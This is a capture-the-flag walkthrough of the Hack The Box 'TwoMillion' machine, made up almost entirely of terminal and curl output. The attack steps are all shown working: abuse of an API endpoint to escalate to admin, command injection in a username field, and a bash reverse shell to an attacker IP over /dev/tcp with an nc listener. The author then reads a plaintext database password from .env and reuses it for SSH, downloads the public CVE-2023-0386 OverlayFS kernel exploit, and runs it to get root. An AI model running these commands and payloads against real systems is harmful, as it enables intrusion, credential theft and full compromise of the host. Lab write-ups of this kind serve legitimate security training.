```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Mar 24 00:08:13 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.10.11.221
Host is up (0.061s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2million.htb/register

Firefox Default | GTFOBins | Nessus | SonarQube | CCNA | OTW | HMVM | DL | VHB | THL | R-M | THM | PS | HTB

Registration

Type your details below.

Invite code

Inspector | Consola | Depurador | Red | Editor de estilos | Rendimiento | Memoria | Almacenamiento | Accesibilidad

Filtrar salida

```
dhis
Uncaught ReferenceError: dhis is not defined
    <anonymous> debugger eval code:1
  [Saber más]
this
Window http://2million.htb/register
  "$": function ot(t, e)
  cancelRequestAnimFrame: function cancelAnimationFrame()
  clamp: function clamp(t, e, n)
  hexToRgb: function hexToRgb(t)
  isInArray: function isInArray(t, e)
  jQuery: function ot(t, e)
  jQuery220043258575037434166 1: Object { events: {…}, handle: handle(e) }
  makeInviteCode: function makeInviteCode()
  pJS: function pJS(t, e)
  pJSDom: Array [ {…} ]
  particlesJS: function particlesJS(t, e)
  requestAnimFrame: function requestAnimationFrame()
  verifyInviteCode: function verifyInviteCode(code)
  <default properties>
  <prototype>: WindowPrototype { … }
makeInviteCode()
undefined
Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
  0: 200
  data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr", enctype: "ROT13" }
    data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr"
    enctype: "ROT13"
    <prototype>: Object { … }
  hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
```

cryptii

VIEW — Ciphertext

Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr

ENCODE DECODE — ROT13

VARIANT — ROT5 (0-9)

VIEW — Plaintext

In order to generate the invite code, make a POST request to /api/v1/invite/generate


```
Use --help [option] to view documentation for a given option
❯ echo 'Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr' | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
In order to generate the invite code, make a POST request to /api/v1/invite/generate
```


```
❯ curl -s -X POST "http://2million.htb/api/v1/invite/generate" | cat -l python
STDIN
1 {"0":200,"success":1,"data":{"code":"S1ZCUlYtMDZHOFMtNTJIVVgtUFRMT1A=","format":"encoded"}}
```

```
❯ echo 'S1ZCUlYtMDZHOFMtNTJIVVgtUFRMT1A=' | base64 -d
KVBRV-06G8S-52HUX-PTLOP%
```


```
<label class="control-label" for="name">Invite code</label>
<input id="code" class="form-control" readonly="" type="text"
```

```
<label class="control-label" for="name">Invite code</label>
<input id="code" class="form-control" type="text" title="Invit
```






```
❯ curl -s -X GET "http://2million.htb/api/v1" -v
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
* using HTTP/1.x
> GET /api/v1 HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Mon, 24 Mar 2025 07:26:32 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=blo5sokkhv7ggm5j3bhig29e4c; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
```



```
❯ curl -s -X GET "http://2million.htb/api/v1" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' | jq
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
```

```
❯ curl -s -X GET "http://2million.htb/api/v1/admin/auth" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' | jq
{
  "message": false
}
```

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' -v
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
* using HTTP/1.x
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.12.1
> Accept: */*
> Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
```

```
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' | jq
{
  "status": "danger",
  "message": "Invalid content type."
}
```

```
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' -H 'Content-Type: application/json'| jq
{
  "status": "danger",
  "message": "Missing parameter: email"
}
```

```
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' -H 'Content-Type: application/json' -d '{"email":"test@test.com"}' | jq
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

```
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H 'Cookie: PHPSESSID=tmaj0c69kr3bjb1b5n66i1309r' -H 'Content-Type: application/json' -d '{"email":"test@test.com", "is_admin": 1}'| jq
{
  "id": 13,
  "username": "lete",
  "is_admin": 1
}
```

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H 'Cookie: PHPSESSID=tmaj
0c69kr3bjb1b5n66i1309r' -H "Content-Type: application/json" -d '{"username": "lete"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv
```

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H 'Cookie: PHPSESSID=tmaj
0c69kr3bjb1b5n66i1309r' -H "Content-Type: application/json" -d '{"username": "lete; whoami #
"}'
www-data
```

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H 'Cookie: PHPSESSID=tmaj
0c69kr3bjb1b5n66i1309r' -H "Content-Type: application/json" -d '{"username": "lete; bash -c
\"bash -i >& /dev/tcp/10.10.16.33/1234 0>&1\" #"}'
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.33] from (UNKNOWN) [10.10.11.221] 43896
bash: cannot set terminal process group (1195): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

```
www-data@2million:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@2million:~/html$ whoami
www-data
```

```
www-data@2million:~/html$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
```

```
www-data@2million:~/html$ ls -la
total 56
drwxr-xr-x 10 root root 4096 Mar 24 07:50 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Mar 24 07:50 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
```

```
www-data@2million:~/html$ cat Database.php
<?php

class Database
{
    private $host;
    private $user;
    private $pass;
    private $dbName;
```

```
www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

```
www-data@2million:~/html$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:/var/www/html$
```

```
❯ ssh admin@10.10.11.221
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 24 08:02:16 AM UTC 2025

  System load:  0.14892578125     Processes:             228
  Usage of /:   75.9% of 4.82GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.10.11.221
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Mon Mar 24 08:02:17 2025 from 10.10.16.33
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
admin@2million:~$ cd /var/mail
admin@2million:/var/mail$ ls
admin
admin@2million:/var/mail$ cd admin
-bash: cd: admin: Not a directory
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially dow
n, can you also upgrade the OS on our web host? There have been a few serious Linux kernel C
VEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that
.

HTB Godfather
admin@2million:/var/mail$
```

OverlayFS / FUSE exploit

Todo Vídeos Imágenes Vídeos cortos Noticias Web

Datadog Security Labs
https://securitylabs.datadoghq.com › ... · Traducir esta página
The OverlayFS vulnerability CVE-2023-0386

puckiestyle / **CVE-2023-0386** Public

Compile

```
make all
```

Use

Start two terminals and enter in the first terminal

```
./fuse ./ovlcap/lower ./gc
```

In the second terminal enter

```
./exp
```

Effect

Privilege escalation

```
❯ git clone https://github.com/puckiestyle/CVE-2023-0386
Clonando en 'CVE-2023-0386'...
remote: Enumerating objects: 39, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 39 (delta 16), reused 24 (delta 7), pack-reused 0 (from 0)
Recibiendo objetos: 100% (39/39), 429.54 KiB | 2.56 MiB/s, listo.
Resolviendo deltas: 100% (16/16), listo.

~/HTB ✓
```

```
❯ zip compress.zip -r CVE-2023-0386
```

```
❯ ls -la
drwxrwxr-x kali kali 4.0 KB Mon Mar 24 09:20:34 2025 .
drwx------ kali kali 4.0 KB Mon Mar 24 09:20:36 2025 ..
drwxrwxr-x kali kali 4.0 KB Mon Mar 24 09:18:07 2025 CVE-2023-0386
.rw-rw-r-- kali kali 464 KB Mon Mar 24 09:20:34 2025 compress.zip
.rw-rw-r-- kali kali 553 B  Mon Mar 24 00:07:15 2025 ports
.rw-rw-r-- kali kali 780 B  Mon Mar 24 00:08:23 2025 target
```

```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
admin@2million:/tmp$ wget http://10.10.16.33/compress.zip
--2025-03-24 08:22:50--  http://10.10.16.33/compress.zip
Connecting to 10.10.16.33:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 475368 (464K) [application/zip]
Saving to: ‘compress.zip’

compress.zip          100%[===========================>]

2025-03-24 08:22:52 (413 KB/s) - ‘compress.zip’ saved [475

admin@2million:/tmp$ ls -la
total 528
drwxrwxrwt 15 root  root    4096 Mar 24 08:22 .
drwxr-xr-x 19 root  root    4096 Jun  6  2023 ..
-rw-rw-r--  1 admin admin 475368 Mar 24 08:20 compress.zip
```

```
admin@2million:/tmp$ unzip compress.zip
Archive:  compress.zip
   creating: CVE-2023-0386/
```

```
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ls
exp.c  fuse.c  getshell.c  Makefile  ovlcap
admin@2million:/tmp/CVE-2023-0386$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -s
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects
‘off_t’ {aka ‘long int’} [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                     ~^     ~~~
```

```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
|
```

```
admin@2million:~$ cd /tmp/CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Mar 24 08:27 .
drwxrwxr-x 6 root   root     4096 Mar 24 08:27 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# |
```

```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
|
```

```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2mlllion:~$ ./exp
-bash: ./exp: No such file or directory
admin@2million:~$ export TERM=xterm
admin@2million:~$ cd /tmp/CVE-2023-0386/
admin@2mlllion:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Mar 24 08:27 .
drwxrwxr-x 6 root   root     4096 Mar 24 08:27 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386#
```

```
root@2million:/tmp/CVE-2023-0386# cat /root/root.txt
4082240eb10e5fc242a3e536e6c6e433
root@2million:/tmp/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:/tmp/CVE-2023-0386# whoami
root
```